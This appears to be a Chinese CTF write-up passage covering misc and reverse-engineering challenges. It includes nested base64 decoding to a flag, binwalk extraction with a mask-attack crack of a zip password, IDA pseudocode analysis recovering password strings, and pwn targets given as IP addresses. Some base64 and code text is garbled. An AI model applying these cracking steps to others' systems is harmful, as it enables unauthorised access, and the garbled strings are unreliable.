Vm1wSmQyVkZOVWhTYTJScFRUTkNjbFZyV21GVU1WVjNWMjFHYW1KR1NsaFhhMVpyWVRGWm
VGZHNxbFppVkZZelZrZDRhMUpXUmXWaGVqQTk=

VmpJd2VFNUhSa2RpTTNCclVrWmFUMVV3V21GamJGSihXa1ZrYTFZeFdsWIZiVFYzVkd4a1JWRIVhe
jA9

VjlweE5HRkdiM3BrUkZaT1UwWmFjbFJXWkVka1YxWIZVbTV3VGxkRVFUaz0=

V20xNGFGb3pkRFZOU0ZaclRWZEdkV1ZVUm5wTldEQTk=

Wm14aFozdDVNSFZrTVdGdWVURnpNWDa9

ZmxhZ3t5MHVkmWFWueTFzMX0=

flag{y0ud1any1s1}

5. 再见李华

假如你是李华 (LiHua)，收到乔帮主一封密信，没有任何特殊字符，请输入密码，不少于 1000 个字。同学，记得署名哦～


Misc-06.zip

这道题是个大坑，打开压缩包，里面有一张图片，使用 **binwalk** 发现隐藏了一个压缩包，提取出来以后发现有密码。图片上写着 **MD5**，后面的部分被涂抹去，我就想这有什么关系，看了好几天，然而并没有什么关系。

后来就使用暴力破解，也没有结果，后来经人点拨，想起来破解工具有掩码攻击，压缩包的名字又有 **LiHua**，于是设置了一下，结果就出来了，这个设置需要很多次，并不是一次能成



然后解开压缩包，打开 key.txt
终于拿到 flag 了



保持饥饿，保持愚蠢。我是看不懂，你们慢慢看吧！

6. 寻"文"启事

众里寻他千百度，蓦然回首，那人却在，灯火阑珊处。

Misc-07.zip

Reverse

1. 你猜

我们设置了大奖，奖金是 100 块（haha），前提是你要猜对我给的 3 个字符串，提交的 flag 形式是 flag{str1_str2_str3}。你要问我这三个字符串在哪里，我会说：“你猜”！

Reverse02.zip

这是一个逆向题，这里使用 IDA 来进行操作。

反编译得到 main 函数的伪源码：

分析代码得知，用户输入一个字符串，然后调用 sub_400755 函数判断，返回 1 表示密码正确。

接下来看了 sub_400755 的伪源码：

```
1 int64 __usercall sub_400755@<rax>(<int64> a1@<rax>)
2 {
3     int64 result; // rax@6
4
5     if ( *(_BYTE *)a1 + *(_BYTE *)(a1 + 4) != 106 || *(_BYTE *)a1 != 73 )
6     {
7         result = 0LL;
8     }
9     else if ( *(_BYTE *)(a1 + 1) == 76 )
10    {
11        result = *(_BYTE *)(a1 + 2) + *(_BYTE *)(a1 + 3) == 137 && *(_BYTE *)(a1 + 3) == 70;
12    }
13    else
14    {
15        result = 0LL;
16    }
17    return result;
18 }
```

这个程序很简单。调用函数时传入一个字符串 a1，然后进行各种判断，这里有两个等式

1: a1[0]+a1[4]!=106 & a1[0]!=73

2: a1[2] + a1[3] == 137 && a1[3] == 70 且 a1[1]==76

这里的第二个式子很好算，直接口算得到 a1[]={0,76,67,70,0,0}

然后写了个 C 语言跑一下 a[0],a[4],然后转换成字符串得到第一个字符串 ILCF!

剩下的两个字符串在其他函数中，并且没有被调用，所以只能自己去找这个函数。

一个个看过去得到：


```

1 signed __int64 __fastcall sub_400646(__int64 a1)
2 {
3     signed __int64 result; // rax@3
4     __int64 v2; // rcx@12
5     signed int i; // [sp+18h] [bp-48h]@1
6     signed int j; // [sp+1Ch] [bp-44h]@6
7     int v5; // [sp+20h] [bp-40h]@1
8     int v6; // [sp+24h] [bp-3Ch]@1
9     int v7; // [sp+28h] [bp-38h]@1
10    int v8; // [sp+2Ch] [bp-34h]@1
11    int v9; // [sp+30h] [bp-30h]@1
12    int v10; // [sp+40h] [bp-20h]@1
13    int v11; // [sp+44h] [bp-1Ch]@1
14    int v12; // [sp+48h] [bp-18h]@1
15    int v13; // [sp+4Ch] [bp-14h]@1
16    int v14; // [sp+50h] [bp-10h]@1
17    __int64 v15; // [sp+58h] [bp-8h]@1
18
19    v15 = *MK_FP(__FS__, 40LL);
20    puts(*(const char **)(a1 + 8));
21    v5 = 108;
22    v6 = 49;
23    v7 = 110;
24    v8 = 117;
25    v9 = 120;
26    v10 = 99;
27    v11 = 114;
28    v12 = 97;
29    v13 = 99;
30    v14 = 107;
31    for ( i = 0; i <= 4; ++i )
32    {
33        if ( *(_BYTE *)((_DWORD *) (a1 + 8) + i) != *(&v5 + i) )
34        {
35            result = 1LL;
36            goto LABEL_12;
37        }
38    }
39    for ( j = 0; j <= 4; ++j )
40    {
41        if ( *(_BYTE *)((_DWORD *) (a1 + 16) + j) != *(&v10 + j) )
42        {
43            result = 1LL;
44            goto LABEL_12;
45        }
46    }
47    result = 0LL;
48 LABEL_12:

```

这个函数，里面有两个循环并且每个循环执行 5 次。所以这两个很可能是我们要的剩下的两个字符串。

*(_BYTE *)((_DWORD *) (a1 + 8) + i) != *(&v5 + i) 告诉我们，传入的 a1 字符串的第 9 个字符和 v5 = 108; 这个变量比较，不一样时返回。且根据循环很容易算出这两个字符串。于是我写了这样的几行 C 代码：


```

#include<stdio.h>

int main()
{
    char s[6]="ILCF!";

```

```
char a1[999]={0};
a1[8]=108;
a1[9]=49;
a1[10]=110;
a1[11]=117;
a1[12]=120;
a1[16] = 99;
a1[17] = 114;
a1[18] = 97;
a1[19] = 99;
a1[20] = 107;
再根据标点符号是在句子后面，所以 printf("flag{%s_%s_%s}",a1+8,a1+16,s);
return 0;
}
```



2. 小试牛刀

where is your flag?

Reverse01.zip

3. 大杂烩

小明想窃取藏在银行保险柜中的金条，进入该保险柜需要通过层层的安全锁验证。每个锁的验证方式都不一样，你可以帮助小明分析出所有锁的类型，并最终得到金条吗？

Reverse04.zip

4. 顺藤摸瓜

小水睡前有着写一句话日记的习惯。直到有一天查看几年前的日记，顿时觉得中二报表羞愧难当(//?//)\，但是小水并不想放弃自己的习惯，于是小水写了一个加密程序，并在加密程序中加入了随机值，想让自己也无法解密。

直到有一天，小水忘记了他和女盆友相遇的纪念日，他知道自己日记中有线索，你能帮他解密日记吗？

注：flag 中只包含小写字母与 {}_ 这三个符号

Reverse03.zip

Pwn

1. pwn1

欢迎来的 pwn 世界，这次你能学到什么新知识呢？
115.28.185.220:11111

2. pwn2

一不小心犯了个错误
115.28.185.220 22222